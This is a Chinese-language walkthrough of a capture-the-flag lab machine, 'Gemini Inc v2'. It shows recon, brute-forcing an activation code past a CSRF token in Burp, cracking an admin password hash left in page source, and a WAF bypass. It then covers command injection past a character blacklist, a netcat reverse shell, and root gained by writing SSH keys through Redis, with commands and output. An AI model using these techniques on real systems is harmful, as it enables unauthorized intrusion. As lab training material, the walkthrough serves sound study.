

信息收集

主机发现

端口扫描

22, 80

服务识别

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 89:d5:38:88:b6:7a:f2:60:29:e7:21:e8:15:ac:14:9b (RSA)
|   256  64:63:77:dc:49:79:0e:b1:4b:62:50:06:9c:33:d5:25 (ECDSA)
|_  256  e4:14:da:a2:a4:33:4b:64:cd:c0:c7:1c:17:b7:cc:fb (ED25519)
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
|_ http-title: Welcome to Gemini Inc v2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

子域名信息收集

web信息收集

隐藏路径爬取

```
2022/01/31 03:40:38 Starting gobuster in directory enumeration mode

/user.php      (Status: 403) [Size: 0]
/header.php    (Status: 500) [Size: 0]
/admin         (Status: 301) [Size: 316] [→ http://192.168.88.130/admin/]
/registration.php (Status: 200) [Size: 6844]
/footer.php    (Status: 200) [Size: 2932]
/img           (Status: 301) [Size: 314] [→ http://192.168.88.130/img/]
/profile.php   (Status: 403) [Size: 0]
/css           (Status: 301) [Size: 314] [→ http://192.168.88.130/css/]
/index.php     (Status: 200) [Size: 5763]
/lib           (Status: 301) [Size: 314] [→ http://192.168.88.130/lib/]
/manual        (Status: 301) [Size: 317] [→ http://192.168.88.130/manual/]
/login.php     (Status: 200) [Size: 7204]
/js            (Status: 301) [Size: 313] [→ http://192.168.88.130/js/]
/logout.php    (Status: 302) [Size: 0] [→ /]
/export.php    (Status: 200) [Size: 13]
/inc           (Status: 301) [Size: 314] [→ http://192.168.88.130/inc/]
/blacklist.txt (Status: 200) [Size: 254]
/activate.php  (Status: 403) [Size: 1301]
```

index.php

darkside

blacklist.txt

1.存在参数testcmd,2.会过滤特殊字符

```
//$blacklist = array(' ', 'wget', '&', '&&', '$', '|', '\\', '(', ')', '"', '%', '!', '<');  
$blacklist = array(' ', ' ', '&', '<', '>', '{', '}', '|', '\\', '(', ')', '%', 'cat', 'more', 'less');  
if ((strpos($_POST['testcmd'], $blacklist) === false)) {
```

activate.php

提交但是没有反应

userid=xx&activation_code=xx&token=xx

<-----注册之后要爆破

login.php

前端的表达做了加密

cryptoPost=xx

registration.php

提示错误

再次注册提示变为已经邮箱已经使用<-----遗漏的flag

name=xx&display_name=xx&email=xx&password=xx&token=xx

漏洞发现

漏洞利用

边界突破



开放注册

registration.php注册账户,但是发现没有激活

验证码爆破

activate.php需要提交id和验证码;

id在profile.php可与看到



验证码也可以爆破,但是提交验证码的表达有csrf_token

Anti CSRF Token


1.将需要爆破的包发送给intruder

post /activate.php


2.选择要爆破的参数和token,攻击模式为pitchfork




3.爆破的参数自行指定



4.从结果中提取token



5.失败不重试(如果重试token将会更新,无法取得正确的token)



6.资源池设置为1(多线程会导致token乱序)

7.payload2的token从结果中提取

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Log

1 x
2 x
...

Target
Positions
Payloads
Resource Pool
Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the

Payload set: 2
Payload count: unknown

Payload type: Recursive grep
Request count: 1,000,000

? Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous request in the attack. It uses a regular expression.

Select the "extract grep" item from which to derive payloads:

From [value=] to [>\n\n <div]

Initial payload for first request:

☐ Stop if duplicate payload found

结果为000511

登录后台,从前端源码审计发现加密方式和密码的密文

```

[!] Keyboard interrupt detected, terminating.

2022/02/01 04:33:44 Finished

(kali@kali)-[~]
└─$ echo 011c945f30ce2cbafc452f39840f025693339c42
011c945f30ce2cbafc452f39840f025693339c42

(kali@kali)-[~]
└─$
(kali@kali)-[~]
└─$
(kali@kali)-[~]
└─$ echo "1111"
1111

(kali@kali)-[~]
└─$ echo -n "1111"
1111

(kali@kali)-[~]
└─$ echo -n "1111" | sha1sum
011c945f30ce2cbafc452f39840f025693339c42 -

```

```

74 </div>
75 <div class='clearfix'></div>
76 <hr>
77 <div class='row'>
78 <div class='span3'>
79 <img src='http://www.gravatar.com/avatar/d219af79b45e5891507fda4c4c2139a0?size=240' width=
80 </div>
81 <div style='text-align:center;'><b><font color='#008000'>admin</font> (admin) </b></div>
82 </div>
83 <div class='span7 well' style='margin:10px;'>
84 <b>Rank:</b> Member<br>
85 <b>Last seen:</b> 22 hours ago<br>
86 <!-- <b>Password:</b> 011c945f30ce2cbafc452f39840f025693339c42</div> -->
87 </div>
88 </div>
89 </div>
90 </div>
91 </div>
92 <hr>
93
94 <div class='modal hide' id='loginModal'>
95 <div class='modal-header'>
96 <button type='button' class='close' data-dismiss='modal'><</button>
97 <h3>Login</h3>
98 </div>
99 <div class='modal-body' style='text-align:center;'>
100 <div class='row-fluid'>
101 <div class='span10 offset1'>
102 <div id='modalTab'>
103 <div class='tab-content'>
104 <div class='tab-pane active' id='login'>

```

经过sha1解密发现管理员账号密码是gemini/secretpassword

WAF Bypass

发现command execution的页面没有权限

Request

PrettyRawHex

1 GET /new-groups.php HTTP/1.1
2 Host: 192.168.88.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://192.168.88.130/
10 Cookie: PHPSESSID=j6ffadccua0a9e04dc7qcoep5; user=gemini; pass=edbd1887e772e13c251f688a5f10c1ffbb67960d
11 Upgrade-Insecure-Requests: 1
12
13

Response

PrettyRawHexRender

1 HTTP/1.1 403 IP NOT ALLOWED
2 Date: Tue, 01 Feb 2022 09:53:28 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 0
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11

安装burp的waf绕过插件

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject options

ExtensionsBApp StoreAPIsOptions

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Bypass WAF		☆☆☆☆☆		29 Mar 2017	
LightBulb WAF Auditing Fr...		☆☆☆☆☆		27 Jul 2020	
WAF Cookie Fetcher		☆☆☆☆☆		16 Jan 2018	
WAFDetect		☆☆☆☆☆		25 Aug 2021	Requires Burp Sui...
Backlash Powered Scanner		☆☆☆☆☆		18 Oct 2021	Requires Burp Sui...
IP Rotate		☆☆☆☆☆		04 Jun 2020	
Random IP Address Header		☆☆☆☆☆		01 Jul 2014	
SQLi Query Tampering		☆☆☆☆☆		03 Sep 2020	

2. The "Content-Type" header can re request. Some WAFs will only deo

3. The "Host" header can also be mo found in this header, which is what

4. The request type option allows the on all requests.

5. The path injection feature can leav random path parameter (/path/to/ information.

应用插件

(这个project options一般是对所有其他操作之前都添加某个操作)

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearn

ConnectionsHTTPTLSSessionsMisc

Session Handling Rules

You can define session handling rules to make Burp Suite check session validity. Before each request is is

Add

Edit

Remove

Duplicate

Up

Down

Enabled

Use cookies from s

To monitor or troubleshoot the behavior of your s

Open sessions tracer

Cookie Jar

Burp maintains a cookie jar that stores all of the co updates the cookie jar based on traffic from partic

Monitor the following tools' traffic to update the c

Session handling rule editor

DetailsScope

Rule Description

WAF Bypass

Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.


Add	Enabled	Description
		Use cookies from the session handling cookie jar
		Set a specific cookie or parameter value
		Check session is valid
		Prompt for in-browser session recovery
		Run a macro
		Run a post-request macro
		Invoke a Burp extension

绕过成功



命令注入绕过


这里发现了testcmd参数,之前的blacklist.txt已经透露出过滤的东西




发现目标没有nc,上传nc到目标的tmp目录下



赋予执行权限




反弹shell



提权

主机信息收集

发现目标的监听端口有redis,而且是以root权限运行;




SSH公钥认证

为了获得更完整的shell,我们决定把用密钥的方法直接登录目标的ssh设备

自己生成.ssh目录,并把kali的公钥传输过来

```
#bot
mkdir .ssh
cd .ssh
nc -nvlp 4444 >authorized_keys
#kali
nc -nv $ip 7777 -w 1 <id_ras.pub
```



redis权限配置错误

查看redis默认密码

```
cat /etc/redis/*.conf | grep ssh
```



```

geminil 1140 0.0 0.1 12784 964 pts/1 S+ 06:21 0:00 grep redis
geminil@geminiinc:~$ cat /etc/redis/6379.conf | grep pass
# 2) No password is configured.
# If the master is password protected (using the "requirepass" configuration
# masterauth <master-password>
# resync is enough, just passing the portion of data the slave missed while
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
requirepass 8a7b86a2cd89d96dfcc125ebcc0535e6
geminil@geminiinc:~$

```

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

通过redis将密钥导出到root的ssh目录

```

(echo -e "\n\n";cat authorized_keys;echo -e "\n\n") >pub.txt #结果转换为redis可以识别的格式
cat pub.txt | redis-cli -a $redis_passwd -x set ssh_key #执行redis命令,设置ssh_key
redis-cli -a $redis_passwd #登录redis
#redis-密钥传输到/root/.ssh/下
CONFIG SET dir /root/.ssh
CONFIG SET dbfilename "authorized_keys"
SAVE
#最后用root登录靶机完成打把

```

```

geminil@geminiinc:~/.ssh$ (echo -e "\n\n";cat authorized_keys;echo -e "\n\n") >pub.txt
geminil@geminiinc:~/.ssh$ cat pub.txt | redis-cli -a 8a7b86a2cd89d96dfcc125ebcc0535e6 -x set ssh_key
OK

```

```

OK
geminil@geminiinc:~/.ssh$ redis-cli -a 8a7b86a2cd89d96dfcc125ebcc0535e6
127.0.0.1:6379> CONFIG SET dir /root/.ssh
(error) ERR Changing directory: No such file or directory
127.0.0.1:6379> CONFIG SET dir /root/.ssh
OK
127.0.0.1:6379> CONFIG SET dbfilename "authorized_keys"
OK
127.0.0.1:6379> SAVE
OK
127.0.0.1:6379> exit
geminil@geminiinc:~/.ssh$

```

```

l-$ ssh root@192.168.88.130
Linux geminiinc 4.9.0-5-amd64 #1 SMP Debian 4.9.65-3+deb9u2 (2018-01-04) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 29 05:04:58 2018
root@geminiinc:~# id
uid=0(root) gid=0(root) groups=0(root)
root@geminiinc:~# cat
cat catchsegv
root@geminiinc:~# cat
.bash_history .nano/ .ssh/
.bashrc .profile wkhtmltox/
.cache/ .rediscli_history wkhtmltox-0.12.4_linux-generic-amd64.tar.xz
flag.txt redis-stable/
.mysql_history redis-stable.tar.gz
root@geminiinc:~# cat flag.txt

```

总结

攻击方法

- 主机发现
- 端口扫描

- 信息收集
- 隐藏路径爬取
- 开放注册
- 验证码爆破
- Anti CSRF Token
- 密码爆破
- WAF Bypass
- 命令注入绕过
- SSH公钥认证
- Redis漏洞利用
- 本地提权